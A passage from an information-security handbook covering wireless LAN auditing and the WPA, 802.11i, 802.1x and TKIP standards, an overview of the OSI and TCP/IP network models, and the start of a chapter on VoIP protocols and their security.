There are several tools currently available on the market to monitor and audit your system, including freeware such as NetStumbler, Kismet, Airosniff, Ethereal, Aerosol, AirTraf, and Prism2Dump. Some examples of commercial tools include Airopeek, Sniffer Wireless, and Grasshopper. To audit an organization's perimeter and network, all that is needed is a notebook, a supported WLAN NIC, and a selected program. With selected programs, a security practitioner can start to map the organization's perimeter, looking for WLAN activity. With an installed program on a notebook, the security practitioner could walk to each room and each corner to check for a hidden or rogue access point. Some programs, such as Kismet and NetStumbler, can react with a sound every time a new network is discovered. With GPS support on the audit software and a GPS receiver, the security practitioner can map all discovered data and write a policy based on the findings. The security practitioner should check the exact location of the wireless perimeters. The audit process should be done regularly and randomly. If necessary, some organizations have left a dedicated device to monitor WLAN activity in their physical perimeter.

143.9 The New Security Standard

143.9.1 Wi-Fi Protected Access

Wi-Fi Protected Access (WPA) is a subset of the IEEE 802.11i draft standard and is designed to be forward-compatible with 802.11i when it is launched. WPA was announced by the Wi-Fi Alliance stating that it is not a standard, but instead a "specification for a standards-based, interoperable security enhancement."[1] Several members of the Wi-Fi Alliance teamed up with members of the IEEE 802.11i task group to develop WPA. WPA attempts to answer some problems in the present state of WLAN security by providing key management and robust user authentication.

To address the WEP key management problem, WPA chose the Temporal Key Integrity Protocol (TKIP). TKIP uses a master key that produces an encryption key from a mathematical computation. TKIP changes the encryption key regularly and uses the key only once. The entire process is to be done automatically in the system device. Something interesting to know is that the throughput delay time using TKIP is still unknown, and will have to wait until implementation of the protocol in real products at a later date.

The other major part that WPA addresses is the user authentication system. To provide easy and robust authentication, WPA uses the 802.1x standard and the Extensible Authentication Protocol (EAP) as its authentication technology. WPA supports two authentication modes: enterprise level authentication and SOHO (small office/home office) or consumer-level authentication. In the enterprise implementation, WPA requires another authentication server, usually RADIUS, as the user repository and authentication server to authenticate users before they can joint the network. For the SOHO authentication level, WPA uses single keys or passwords called pre-shared keys (PSKs) that have to be entered into both the access point and the client device. The password entered into both is used by TKIP to automatically generate encryption keys. WPA in SOHO mode standardizes the PSK to use an alphanumeric password instead of a hexadecimal in some WEP implementations.

[1] Wi-Fi Alliance, "Wi-Fi Protected Access," www.weca.net/OpenSection/pdf/Wi-Fi_Protected_Access-Over-view.pdf. October 31, 2002.

The good thing about WPA is that the solution could be applied without having to purchase new hardware, because WPA still uses the same hardware and the same RC4 encryption method. All system upgrades to WPA can be done using software and firmware upgrades or some patching.

143.9.2 IEEE 802.11i

To address security problems in the current WLAN standard, the IEEE developed a new robust solution that will be 802.11i. This standard will address most of the WEP vulnerability issues and become a superset of the WPA solution from the Wi-Fi Alliance. The enhancements adopted by the WPA security solution excluded some specific features in the 802.11i draft, including secure IBSS, secure fast handoff, secure de-authentication and disassociation, and enhanced encryption protocols such as AES-CCMP.

To see products with 802.11i security, the professional will have to be patient because the first product that absorbs this standard is predicted to be launched in the beginning of 2005, or, at the very earliest, by the end of 2004. This long delay is because the standard has not been released yet and is only predicted to be released in 2004. The product needs some hardware upgrade and redesign because it uses different technology, such as an encryption engine change from RC4 to AES.

143.9.3 IEEE 802.1x Standard

IEEE 802.1x is a port-based network access control that uses an authenticating and authorizing devices mechanism to attach to a LAN and to prevent access to that port in cases in which the authentication and authorization process fails. IEEE 802.1x provides mutual authentication between clients and access points via an authentication server. Supporting WLAN security, 802.1x provides a method for dynamic key distribution to WLAN devices and solves the key reuse problem in the current standard. Vendors used this standard as part of their proprietary WLAN security solution to enhance the current 802.11b security standard. Unfortunately, two University of Maryland researchers have recently noted serious flaws in client-side security for 802.1x.

143.9.4 Temporal Key Integrity Protocol

The Temporal Key Integrity Protocol (TKIP) is a solution that fixes the key reuse problem associated with WEP. The TKIP process begins with a 128-bit temporal key shared among clients and access points. To add a unique identifier on each site, TKIP combines the temporal key with the client's MAC address and then adds a relatively large 16-octet initialization vector to produce the key that will encrypt the data. This process makes every client and access point use a different key stream to encrypt the payload data. TKIP changes temporal keys every 10,000 packets to ensure the confidentiality of the encrypted payload. Because TKIP still uses the RC4 algorithm to encrypt the payload, it is possible for current WLAN devices to upgrade with a simple firmware upgrade. TKIP is one of the methods used in Wireless Protected Access (WPA).

143.10 Conclusion

Wireless LANs, by design, have many higher risks than the simple ones, such as being stolen or subjected to high-technology attacks, eavesdropping, and encryption break-in. Often, a machine that holds important company data is exposed in connecting it to a wireless device without any additional protection. This should never happen.

Wireless LANs must get the same if not more protection than other technology. Even the more robust standard has not been released as yet, so proprietary solutions should be used to fill the security gap when wireless implementation becomes a choice.

144

ISO/OSI and TCP/IP Network Model Characteristics

George G. McBride

144.1 Introduction

The development and implementation of standards is a requirement for the widespread growth and adaptation of the Internet and all the protocols it uses. In the late 1970s, the International Standards Organization (ISO) initiated efforts to develop a network communications standard based on open systems architecture theories from which other networked systems could be designed. The move from stand-alone mainframe systems to a networked infrastructure was underway and standards had to be developed to allow systems from one company to effectively communicate with systems from another company using intermediary networking devices developed by yet another company.

144.2 OSI Reference Model Overview

By the early 1980s, the ISO had introduced the Open Systems Interconnection (OSI) Reference Model. The OSI model provides a framework for any vendor to develop protocol implementations facilitating



EXHIBIT 144.1 The OSI reference model stack.

communications with other systems also using the OSI Reference Model. The OSI model has seven layers that are sometimes referred to as levels. Those seven layers make up a system's "stack" and are listed in order in Exhibit 144.1.

Although each of the seven layers are explained in detail later in this chapter, it is worthwhile to provide a brief overview of each layer here. Although the application layer is considered the "highest" layer, or layer 7, it is often convenient to discuss the OSI model from the "lowest" layer, or layer 1.

1. *Physical layer:* the hardware that carries those electrical values through the network between hosts.
2. *Data-link layer:* resolves synchronization issues, formats data into frames, and is responsible for converting between bits and electrical values.
3. *Network layer:* provides routing and forwarding of data between hosts.
4. *Transport layer:* manages the end-to-end control, including error checking and flow control.
5. *Session layer:* initiates, controls, and terminates communications between communicating systems.
6. *Presentation layer:* handles the formatting and syntax issues for the application layer.
7. *Application layer:* acts as an interface to applications requesting network services.

Each of the seven layers was designed with certain guiding principles. For example, layers were created when different levels of abstraction were required to process the data. Each layer is cohesive and performs well-defined and documented functions. Each layer is loosely coupled with its peer layers and minimizes the data flow between layers.

Layers communicate with adjacent layers strictly through interfaces. Lower layers provide services to upper layers through primitives that pass data and control information, and describe functions that need to be performed (i.e., "send this data to www.lucent.com" on port 80).

Data travels vertically within the OSI model. In general, each OSI layer adds layer-specific information to each message being sent as it travels downward in the OSI stack. That information, also called a header, is used to facilitate communications at the peer layer of other systems. As the remote system receives and processes the message, the header for that layer is processed and removed before passing the message up the stack. Additionally, a layer may find it necessary to fragment the data it receives from an adjacent layer. This data must be reassembled by the peer layer of the destination prior to moving the data up the stack.

Exhibit 144.2 shows a typical operation where the presentation layer has received data from the application layer. The data received at the presentation layer already has the application layer header



EXHIBIT 144.2 Addition of headers.

added. The presentation layer does its processing, adds the presentation layer header, and then sends the data to the session layer where the process is repeated until the bottom of the OSI model is reached.

Exhibit 144.3 shows the transmission of data from application A on a system with an OSI stack interacting with application B on a different system with an OSI stack. The data travels from application A down the stack, across the network transmission medium, and then back up the stack to application B.

It is important to note that the concept of layering is not without its disadvantages. For example, the standards do not specify how the data will pass between layers, leaving that task to the network stack implementers. Additionally, one of the disadvantages of data hiding is that it may lead to inefficient solutions. Although designers may be aware of techniques to process the data with fewer instructions or require less overhead, due to the concept of data hiding (restricting access to particular parameters, variables, etc.), the designers might be restricted in taking advantage of that information.

Finally, intermediate layers are required to retrieve data simultaneously from adjacent layers, process that data, and then forward the data to alternate layers. In some instances, the processing would be more effectively combined with the processing at other levels. Even worse, the actions of a particular layer may be nullified by the required processing at another layer.

When a system communicates with another computer system, the data is transferred between each of the systems at the physical layer, a layer that typically does not append any headers to the message.

One of the most important steps in understanding the OSI model is the correct sequencing of layers. Several key mnemonics have been developed over the years, providing an easy way to remember the ordering. From the top layer to the bottom, **A**ll **P**eople **S**eem **T**o **N**eed **D**ata **P**rocessing, and from the bottom to the top, **P**lease **D**o **N**ot **T**hrow **S**ausage **P**izza **A**way. Choose the one that you are most comfortable with and commit the order to memory.



EXHIBIT 144.3 Data communication path.

144.3 Physical Layer Concepts

144.3.1 Overview

Responsible for the transmission of the raw bit stream, the physical layer does not define the media used, but defines the physical interface between devices and how the data is passed from one interface to another. The physical layer delivers the bits to the recipient as efficiently as possible. If bits are lost, changed in transit, or delivered out of sequence, the physical layer relies on the data-link layer to correct those errors.

By not specifying whether the transmission can occur over media such as coaxial, twisted pair, or satellite, the OSI model can be implemented in a number of different ways. This is one of the most important benefits of the OSI model. The OSI model specifies what must be performed at each layer, not how. New technologies, systems, and processes do not require modified stacks to be introduced to the other clients when the stacks of its communicating partners change.

The physical layer specifies four transmission characteristics:

1. *Electrical:* specifies the voltage levels of bit values 1 and 0, the time that each signal must be held, and the time between each bit value that is transmitted.
2. *Functional:* specifies the functions that will be performed, such as data, control, and timing issues.
3. *Mechanical:* specifies physical connection information such as the size of connectors and receptacles of the network hardware.
4. *Procedural:* specifies the sequence of events required to initiate, control, and tear down connections.

144.3.2 Examples

It often helps to visualize a physical device or application that would communicate at each of the levels. A repeater is a device operating at the physical layer that is used to extend communications links beyond the physical transmission limitations of connected network devices. For example, to extend a CAT5 100BaseT network cable beyond the recommended maximum length of 100 meters, a repeater should be used. A repeater is an inexpensive in-line device that takes an input signal on one interface and outputs the amplified signal on another interface. A repeater solely amplifies and relays the data from one interface to another; and because it does not care about the sequence or values of bits, errors in the signal will also be retransmitted.

144.4 Data-Link Layer Concepts

144.4.1 Overview

The primary purpose of the data-link layer is to convert between "frames" of data from upper layers and "bits" of data from the physical layer, and vice versa. In addition to the frame/bit conversion, the data-link layer provides addressing as well as reliability through error and flow control.

Although the data-link layer cannot correct errors, errors can be detected using checksums contained in the header. Typically implemented through a cyclical redundancy check (CRC), the receiver can request that the data be resent if its computed CRC value does not equal the received CRC value computed by the sending host.

At this layer of the OSI model, data is transferred in frames. To determine where one frame ends and the next frame begins, the data-link layer can utilize several different methods to separate frames, including:

- *Character count*. Each frame indicates in its header how many characters are in the frame.
- *Byte stuffing*. Also referred to as character stuffing, it uses an ASCII character to terminate a frame with some predefined end-of-frame character.
- *Bit stuffing*. Each frame begins and ends with a predefined bit pattern, such as "01111110."

It is worth noting that both bit and byte stuffing methods introduce the potential condition that the predefined delimiter is legitimately contained in the text and must be transmitted. For example, consider a message transfer using bit stuffing with the delimiter "01111110." When the sending data-link layer encounters five consecutive "1" bits, a "0" bit is inserted into the data stream, increasing the size of the data stream. When the receiving data-link layer encounters five consecutive "1" bits, the "0" bit is removed prior to processing the stream any further.

Additionally, the data-link layer has several methods to control the flow of data between hosts, including:

- *Stop and Wait*. This method sends one frame at a time and waits for a response. A positive acknowledgment indicates that the next frame can be transmitted, and a negative acknowledgment or timeout indicates that the frame must be resent.
- *Sliding Window*. This method sends up to number of predetermined frames prior to receiving an acknowledgment. The receiver acknowledges which packets have been received, effectively "narrowing" the window that indicates that additional packets can be sent. If no acknowledgment or an error is received from the receiver, the sender retransmits those particular packets.

There are two sub-layers that work together to make up the link layer:

1. *Logical Link Control (LLC)*. This establishes and controls the links between communicating hosts utilizing the above-described error and flow control methods. LLC Type 1, or LLC1, provides connectionless data transfer. LLC Type 2, or LLC2, provides for a connection-oriented data transfer.
2. *Media Access Control (MAC)*. Below the LLC, the MAC sub-layer provides a mechanism for multiple hosts to share the same media channel. This MAC sub-layer also provides a means to uniquely address each device, commonly called a MAC or hardware address. Protocols such as Ethernet, FDDI, and Token Ring use a MAC address that is generally preassigned by the equipment manufacturer, but is sometimes user changeable.

When packets are transmitted on a non-switched local area network (LAN), all hosts on the LAN can receive them. Unless the host is operating in promiscuous mode (such as when it is acting as a network sniffer, which forces the data-link layer to process all packets), the host reads only the frame far enough to determine the destination address. If the destination address is the host's own address or a broadcast address, the rest of the frame is read and processed up the stack. If the destination address is not the host's own address and is not a broadcast address, the remainder of the frame is discarded.

144.4.2 Examples

It is important to note a particularly important example of a data-link layer protocol, the High Level Data Link Control (HDLC) protocol. HDLC is a bit-oriented, bit-stuffed protocol with a frame structure that includes:

- *Pre-defined bit pattern:* pre-defined bit patterns mark the start and end of each frame.
- *Address:* identifies the destination through a hardware-based address.
- *Control:* used to provide sequencing, acknowledgments, negative acknowledgments, and other error messaging.
- *Data:* the data being transferred between hosts.
- *Checksum:* a variation of CRC is used to calculate and verify checksums.

HDLC, a successor to Synchronous Data Link Control (SDLC), was originally designed by IBM and is often used to provide data communications equipment (DCE) to data terminal equipment (DTE) connectivity between network equipment and data terminals.

A bridge is a physical device that connects a LAN to another LAN at each gateway point, both of which use the same protocol. Because the bridge must know the destination address, the data-link layer's MAC address must be obtained prior to the bridge deciding whether or not the frame must be forwarded to another segment or simply discarded if the destination address is on the same LAN segment as the sender. In some sense, a bridge can perform a function similar to the repeater as it may be required to retransmit packets from its interface to a more distant LAN segment.

144.5 Network Layer Concepts

144.5.1 Overview

The network layer adds functionality to the OSI Reference Model, to include the concept of network addresses that can be used to communicate with devices on logically separated communications networks, thus forming an internet. The network layer is responsible for establishing, maintaining, controlling, and terminating connections between interconnected hosts.

The network layer introduces the concept of a logical network address such as an Internet Protocol (IP) address, a 32-bit, decimally represented number indicating the source or destination address. In addition, a logical socket or port is introduced that specifies the target or destination process for the communications traffic.

When a data packet travels from one network to a different network, multiple issues can be introduced that must be resolved. The type of addressing might be different, the size of the packet might be too large, or the destination might be unreachable.

As part of maintaining and controlling the connection, the network layer introduces error control and congestion/flow control intended to prevent flooding of the LAN. The error and congestion controls can be implemented by either:

- *Connection mode.* Error and congestion controls are provided throughout the route of the connection path. Either the transmitting host, receiving host, or any of the intermediary network devices can issue flow control commands to the endpoint hosts.
- *Connectionless mode.* Error and congestion controls are provided only at the endpoints (sending and receiving hosts) of the connection path.

The OSI Reference Model accommodates several types of routing algorithms used to transmit traffic between endpoints. These algorithms include:

- *Circuit switching.* Similar to a traditional telephone circuit, a constant and dedicated path is established and maintained for the duration of the data connection.
- *Message switching.* This algorithm establishes and utilizes a dedicated path for each message transferred. Commonly called a “store-and-forward” network, a message is completely received and stored by an intermediary device prior to forwarding to the next destination. Subsequent messages, including those between identical sending and receiving devices, can travel independently along separate paths.
- *Packet switching.* In a packet-switched network, messages are transmitted in packets and those packets can travel through different intermediary devices prior to reaching their destinations. As some packets may be received out of order, the network layer is responsible for reordering and reconstructing the message before passing it up the stack.

144.5.2 Examples

The Internet Protocol (IP) is a protocol that operates at the network layer. The IP is a connectionless protocol that is responsible for routing the traffic between hosts and the addressing of the hosts.

A router is a device that operates within the network layer and determines which packets should be delivered to which networks that it knows about. Located at gateways, where interconnected networks are joined, a router makes decisions based on its routing table and current network conditions using the network address it has extracted from the data packet.

144.6 Transport Layer Concepts

144.6.1 Overview

The transport layer interacts with the network layer and provides supplemental functionality for establishing and tearing down connection services. The transport layer provides a true end-to-end connection between devices through:

- *Error control.* When the transport layer does not receive packets, missing packets are requested. By computing checksums of received packets, the transport layer can also detect erroneous packets and request that they be resent.
- *Flow control.* End-to-end flow control, including acknowledgments of data received back to the sending system.
- *Packaging.* The transport layer is responsible for the fragmenting and reassembly of packets.
- *Quality of service (QoS).* It is the transport layer's responsibility to provide the QoS requested by the session layer, such as the maximum delay and priority of the packets.
- *Sequencing.* The transport layer is responsible for passing the data to the session layer in the same sequence it was transmitted.

144.6.2 Examples

In lieu of a device operating at this level, the Transmission Control Protocol (TCP) operates at this level. TCP, which uses the Internet Protocol of the network layer, is used to provide connection-oriented message delivery. TCP ensures that messages are properly fragmented and reassembled, and re-requests packets that do not arrive or arrive with errors.

Secure Shell, also referred to as Secure Socket Shell (SSH), is a protocol for secure remote log-in and other secure network services over insecure networks. SSH provides strong encryption, cryptographic-based host authentication, and data integrity protection at the transport layer, typically running on top of TCP.

The User Datagram Protocol (UDP) is a connectionless-oriented message delivery protocol typically used where speed and efficiency are preferred over complete data delivery. For uses such as streaming video and voice-over-IP (VoIP), UDP is the preferred choice because it may be acceptable to lose a small percentage of packets while the others travel with less overhead and are processed more efficiently.

It is at the transport layer that TCP and UDP introduce the concept of a port. Because several different applications may be running on one system using a single network interface, TCP and UDP need to keep track of what data goes to which application. Assigning a port number to every connection as it is established does this. The port number need not be the same (and is often not the same) on the local and remote processes. When a TCP or UDP segment is received, the protocol knows which process to pass it to by looking at the port number in the packet header.

144.7 Session Layer Concepts

144.7.1 Overview

The session layer is responsible for establishing, maintaining, and terminating the dialogue between applications. Sessions can allow dialogue in any of three formats:

1. *Simplex.* Each session is established and provides for unidirectional data transfer within the session. For example, a doorbell sends a signal to the buzzer in the house, but receives no feedback because the signal travels only in one direction.

2. *Half duplex*. Each session provides for non-concurrent bi-directional data transfer. For example, recall how some people have conversations on radio transceivers. After a person finished their thought, they would add "Over" at the end to indicate they were finished and other people could talk.
3. *Full duplex*. Each session provides for concurrent bi-directional data transfer. A perfect example of a full-duplex conversation would be a telephone call that allows all participants to talk and listen to the others simultaneously.

Another service provided by the session layer is token operation management. Some protocols, such as IBM's Token Ring protocol, require network management to ensure that only one system attempts to inject data into an empty token at any given time. Additional token management issues such as token release (Give Token), request a token (Please Token), and synchronization are also managed by the session layer.

The session layer provides an essential mechanism to insert "fail-safes" or checkpoints into connection streams. These checkpoints can be used to resume communications in the event that the session was interrupted and will not require the data transmitted prior to the last checkpoint to be retransmitted.

144.7.2 Examples

While the previous examples of layers of the OSI Reference Model have included hardware or protocols such as TCP, the session layer is best described as an established connection between two devices. Protocols such as Domain Name Service (DNS) and Network File System (NFS) operate at the session layer.

144.8 Presentation Layer Concepts

144.8.1 Overview

The presentation layer is responsible for the conversion of implementation-specific data syntaxes from the application layer to the session layer. Although this layer is a formal layer of the OSI Reference Model, many applications today do not utilize the concepts of the presentation layer and communicate directly with the session layer.

The presentation layer is responsible for the translation of data into various character representations, such as American Standard Code for Information Interchange (ASCII) and Unicode Worldwide Character Standard, commonly referred to as Unicode and used extensively in Microsoft products. As part of that data translation, byte and bit order translations are also managed. For example, when transmitting a byte's worth of bits (eight bits in a byte), some computers consider the first bit to be the "most significant bit" (MSB), while other systems consider the first bit to be the "least significant bit" (LSB). The presentation layer would manage the transmission of data to ensure that the bits are properly ordered and processed.

In a similar fashion, the presentation layer is responsible for ensuring the proper ordering of the bytes that are sent. Consider that Microsoft Windows systems running on Intel's 80 × 86 processors are littleendian (*least* significant byte stored at the lower memory address) and that Solaris running on Sun's SPARC processors are bigendian (*most* significant byte stored at the lower memory address). When transmitting IPv4 addresses, which require 4 bytes in the TCP header, the data is transmitted in "network byte order," which is bigendian, or most significant byte first. If the packet being processed by the presentation layer is littleendian, the IP address would need to be converted.

144.8.2 Examples

Abstract System Notation.1 (ASN.1) is a formal method for describing the messages to be sent across a network. ASN.1 is comprised of two separate components, each of which is an ISO standard. One component of ASN.1 specifies the syntax for describing the contents of each message and the other component specifies how the data items are encoded in each message. Because ASN.1 does not specify content, the notation provides an excellent method to encode data at the presentation layer. If the data format changes or new formats are required, ASN.1 can easily adapt to include those changes and insulate the rest of the network stack from those changes.

144.9 Application Layer Concepts

144.9.1 Overview

The application layer provides an interface for which applications and end users can utilize networked resources. This layer is not an application itself and does not provide services to any upper layers; rather, it provides the networked resources to applications and end users.

The application entity (AE) is the part of the application that is considered to reside within the OSI model. Application service elements (ASEs) provide an abstract interface layer to the lower layers for the AE. Because the ASE provides such varied services, it is divided into common application service elements (CASEs) and specific application service elements (SASEs).

The CASEs provide services to more than one application. An example of a CASE is the association control service element (ACSE), which each application must contain. Other examples include general elements such as the reliable transfer service element (RTSE), remote procedure calls (RPCs), and distributed transaction processing (DTP).

The SASEs provide services to specific applications. Consider the International Telecommunications Union (ITU) x.400 set of standards, which specifies a messaging standard that is an alternative to SMTP-based e-mail. SASEs such as message retrieval service elements (MRSEs) and message transfer service elements (MTSEs) provide specific elements applicable to x.400.

The application layer protocol defines:

- *Types of messages:* request for data, response messages, etc.
- *Syntax of messages:* specifies the required fields and data formats
- *Semantics of fields:* defines the required and optional fields
- *Processing rules:* defines how messages will be sent and how responses will be processed

Application program interfaces (APIs) are also part of the application layer. APIs provide interfaces or “hooks” into the underlying network or computing infrastructure to allow programs to access network and computer resources without requiring extensive system- and operating-specific details. For example, instead of requiring a programmer to understand how numerous systems implement sockets, a network API allows a programmer to create a listening socket with one command and some parameters.

144.9.2 Examples

Consider a favorite Telnet client application that you can use to connect to another machine on your LAN. The Telnet application uses the Telnet protocol, which sits at the application layer. Additionally, the File Transfer Protocol (FTP) uses the Telnet protocol to provide control communications between the FTP client and server. Finally, e-mail clients are not part of the application layer but may use the Simple Mail Transfer Protocol (SMTP), which is part of the application layer.

144.10 A Brief Introduction to the TCP/IP Protocol

While the concepts and the framework of the OSI Reference Model were being discussed in the late 1970s and early 1980s, the Defense Advanced Research Project Agency (DARPA) had already begun to define the TCP/IP protocols and architecture. In 1980, DARPA (since then, the “Defense” description has dropped and it is now referred to as ARPA) began to migrate machines connected to its research network to networks running the new TCP/IP protocol. Further solidifying the TCP/IP standardization was the U.S. Government’s adoption of TCP/IP for all of its networks.

Unlike the OSI Reference Model, which originated through standards committees, the TCP/IP protocols developed through the efforts of the engineers to develop and implement the ARPANET (ARPA Network). Publicly available U.S. military standards were initially used to standardize the ARPANET and have since moved to Request For Comments (RFCs) as the ARPANET migrated to the Internet as we know it today.

According to RFC 1122, now part of the IETF Standards Track, the TCP/IP Model has four distinct layers in its stack:

1. Application Layer
2. Transport Layer
3. Internet Layer or Network Layer
4. Link Layer or Network Access Layer

It is worth noting that due to the rapid and widespread adaptation of the TCP/IP Protocol, several implementations contain a fifth layer in their design. In this implementation, the TCP/IP Link Layer contains a Data Link Layer and a Physical Layer. Exhibit 144.4 compares the OSI/ISO model, the RFC 1122 Standard model, and the five-layer alternate model.

The TCP/IP Link Layer works at the hardware level to define how the bits are physically transmitted across the network. The data is encapsulated into frames or packets and specifies how the data should be sent and received and includes provisions for encryption, quality of service, and flow and error control.

When considering the alternate model, the TCP/IP Physical Layer defines the physical characteristics of the medium used for communications. In addition, the Data Link Layer specifies details such as framing to manage how packets are transported over the physical layer.

The Internet (IP) layer provides the basic packet delivery service by encapsulating the data into packets of data called datagrams. Responsible for the routing of data, the Internet layer is a connectionless protocol and is solely responsible for the encapsulation and delivery of datagrams, which allows the data to traverse multiple networks through gateways.

The transport layer can utilize the TCP protocol, which initiates a three-way handshake between systems to establish a connection-based, reliable delivery service. Once the handshake has been established, data transfer proceeds with the appropriate synchronization (SYN), acknowledgment (ACK), reset (RST), and other packets used to control the connection.

Alternatively, the transport layer may utilize the User Datagram Protocol (UDP). Using UDP, data is sent without establishing a connection between communicating hosts. While this method forces the application layer to provide any required sequencing, error detection, and error correction, efficiency is increased as UDP traffic generates less control overhead than TCP.

Whether the transport layer utilizes TCP or UDP, this layer specifies how data is to be communicated between different hosts.

ISO/OSI	RFC 1122 Standard	Alternate implementation
Application	Application	Application
Presentation		
Session		
Transport	Transport	Transport
Network	Internet/network	Internet/network
Data link	Link layer/ network access	Data link
Physical		Physical

EXHIBIT 144.4 Comparison of OSI/ISO model, the RFC 1122 standard model, and the five-layer alternate model.

Finally, the TCP/IP application layer provides to the system, application, or end user the interfaces to utilize requested networked resources. In some implementations, this layer may also provide services such as authentication and encryption.

144.11 Conclusion

The Internet has grown from a handful of machines sharing a small text file listing of connected hosts to a vast and global network of millions of machines across hundreds of countries. Years of work by some of the best scholars and engineers have been condensed to several pages in this chapter.

RFCs from the Internet Engineering Task Force and other documents help define the Internet as we know it today, and the reader is urged to review some of the common RFCs that help make up the protocols and services that most of us use every day. In addition, those RFCs and other documents from organizations such as the Institute of Electrical and Electronic Engineers (IEEE) and the Association of Computing Machinery (ACM) continue to shape the Internet as we will know it in years to come.

145

VoIP Security Issues

Anthony Bruno

145.1 Introduction

The introduction Voice over Internet Protocol (VoIP) provides the ability for companies to have both data and voice packets on the same network. Voice is digitized (coded) into packets, and sent as data through the network, then converted back to analog voice at the receiving Internet Protocol (IP) phone or headset. The VoIP packets are then susceptible to the same security risks as data networks, such as denial-of-service (DoS) attacks, network sniffing, man-in-the-middle attacks, and IP spoofing. The VoIP infrastructure must be hardened to prevent such attacks. This chapter reviews the security measures that the security manager must take to protect VoIP devices.

145.2 Definition on an IP PBX

IP PBX is an acronym for IP private branch exchange. This term refers to any VoIP or IP telephony solution that uses one or more servers to perform the call processing functions. IP phones use signaling to register with the IP PBX server and when placing a call. The IP PBX has the “dial-plan” that contains the phone-to-IP-address matching to place a call.

145.3 VoIP Common Control and Transport Protocols

A number of protocols are used to setup a call and to transport voice packets. The security administrator must be familiar with the characteristics, transport layer, and port numbers used by each of these protocols. The sections that follow give an overview of each protocol; an extensive description is outside the scope of this paper. Some of the most significant protocols are:

- Dynamic Host Control Protocol (DHCP)
- Trivial File Transfer Protocol (TFTP)
- Skinny Station Control Protocol (SSCP) (Cisco proprietary)
- H.323 Protocols
- Session Initiation Protocol (SIP)
- Real-Time Transport Protocol (RTP)
- Real-Time Transport Control Protocol (RTCP)
- Media Gateway Control Protocol (MGCP).

145.3.1 DHCP

When IP phones initially boot they need to obtain their IP-related information. Although this information could be entered manually, this would be a nonpractical solution for large sites with thousands of IP phones. PCs and IP phones use DHCP to obtain IP addressing information such as: IP address, subnet mask, default gateway, IP address of the DNS server. For IP phones, the name or IP address of the TFTP server is also provided. DHCP leases the IP parameters for a configurable time. The IP address lease can be renewed before the expiration cycle or released. DHCP is defined by RFC 2131. DHCP uses User Datagram Protocol (UDP) as its transport protocol. DHCP messages from a client to a server are sent to UDP port 67, and DHCP messages from a server to a client are sent to UDP port 68.

145.3.2 TFTP

Trivial File Transfer Protocol is used to download the phone operating system (OS) and configuration. TFTP runs over UDP port 69 and uses unauthenticated service to provide information. Because of TFTP's risks, TFTP servers need to be protected and filtered from attacks. TFTP clients should only be given read-only access to the TFTP server. Access to the TFTP server should be granted only from the VoIP IP subnets.

145.3.3 Skinny Station Control Protocol

Skinny Station Control Protocol is a Cisco proprietary signaling protocol for call setup and control. SSCP runs over the Transmission Control Protocol (TCP) and uses TCP port 2000. Network firewalls or router filters should allow the transport of this signaling protocol from each IP phone to the IP PBX (call-processing server). This protocol is not used between IP phones.

145.3.4 MGCP

Media Gateway Control Protocol is a gateway protocol used for controlling gateways in VoIP networks. MGCP is defined by Internet Engineering Task Force' (IETF's) RFC 2705. MGCP primary function is to control and supervise connection attempts between different media gateways.

145.3.5 H.323

H.323 is a standard published by the International Telecommunication Union (ITU) that works as a framework document for multimedia protocols that includes voice, video, and data conferencing for use over packet-switched networks. H.323 describes terminals and other entities (such as gatekeepers) to provide multimedia applications. H.323 is used by Internetwork Operating System (IOS) gateways to communicate with the Cisco call manager. H.323 includes the following elements:

- Terminals: Telephones, video phones, and voice mail systems
- Multipoint control units (MCUs): Responsible for managing multipoint conferences
- Gateways: Composed of a media gateway controller for call signaling and a media gateway to handle media
- Gatekeeper: Optional component used for admission control and address resolution
- Border elements: Collocated with the gatekeepers and provides addressing resolution and participates in call authorization.

H.323 terminals must support the following standards:

- H.245
- Q.931
- H.225
- RTP/RTCP.

H.245 specifies messages for opening and closing channels for media streams, and other commands, requests, and indications. It is a conferencing control protocol. Q.931 is a standard for call signaling and setup.

H.225 specifies messages for call control, including signaling between end point, registration, and admissions, and packetization/synchronization of media streams. RTP is the transport-layer protocol used to transport VoIP packets. RCTP is a session layer protocol. RTP and RCTP are further explained in sections that follow.

H.323 includes a series of protocols for multimedia that are listed in Exhibit 145.1.

145.3.6 Session Initiation Protocol (SIP)

Session Initiation Protocol is a standards-based protocol for call setup and teardown. SIP runs over TCP port 5060. It is defined by the IETF and is specified in RFC 3261. It is an alternative multimedia framework to H.323, developed specifically for IP telephony. SIP is an application-layer control (signaling) protocol for creating, modifying, and terminating Internet telephone calls and multimedia distribution.

Session Initiation Protocol is designed as part of the overall IETF multimedia data and control architecture that incorporates protocols such as:

- Resource ReSerVation Protocol (RSVP) (RFC 2205) for reserving network resources
- Real-Time Transport Protocol (RFC 1889) for transporting real-time data and providing Quality of Service (QoS) feedback

EXHIBIT 145.1 H.323 Protocols

	Video	Audio	Data	Transport
H.323	H.261	G.711	T.122	Real-Time Transport Protocol (RTP)
Protocol	H.263	G.722	T.124	H.225
		G.723.1	T.125	H.235
		G.728	T.126	H.245
		G.729	T.127	H.450.1
				H.450.2
				H.450.3
				X.224.0

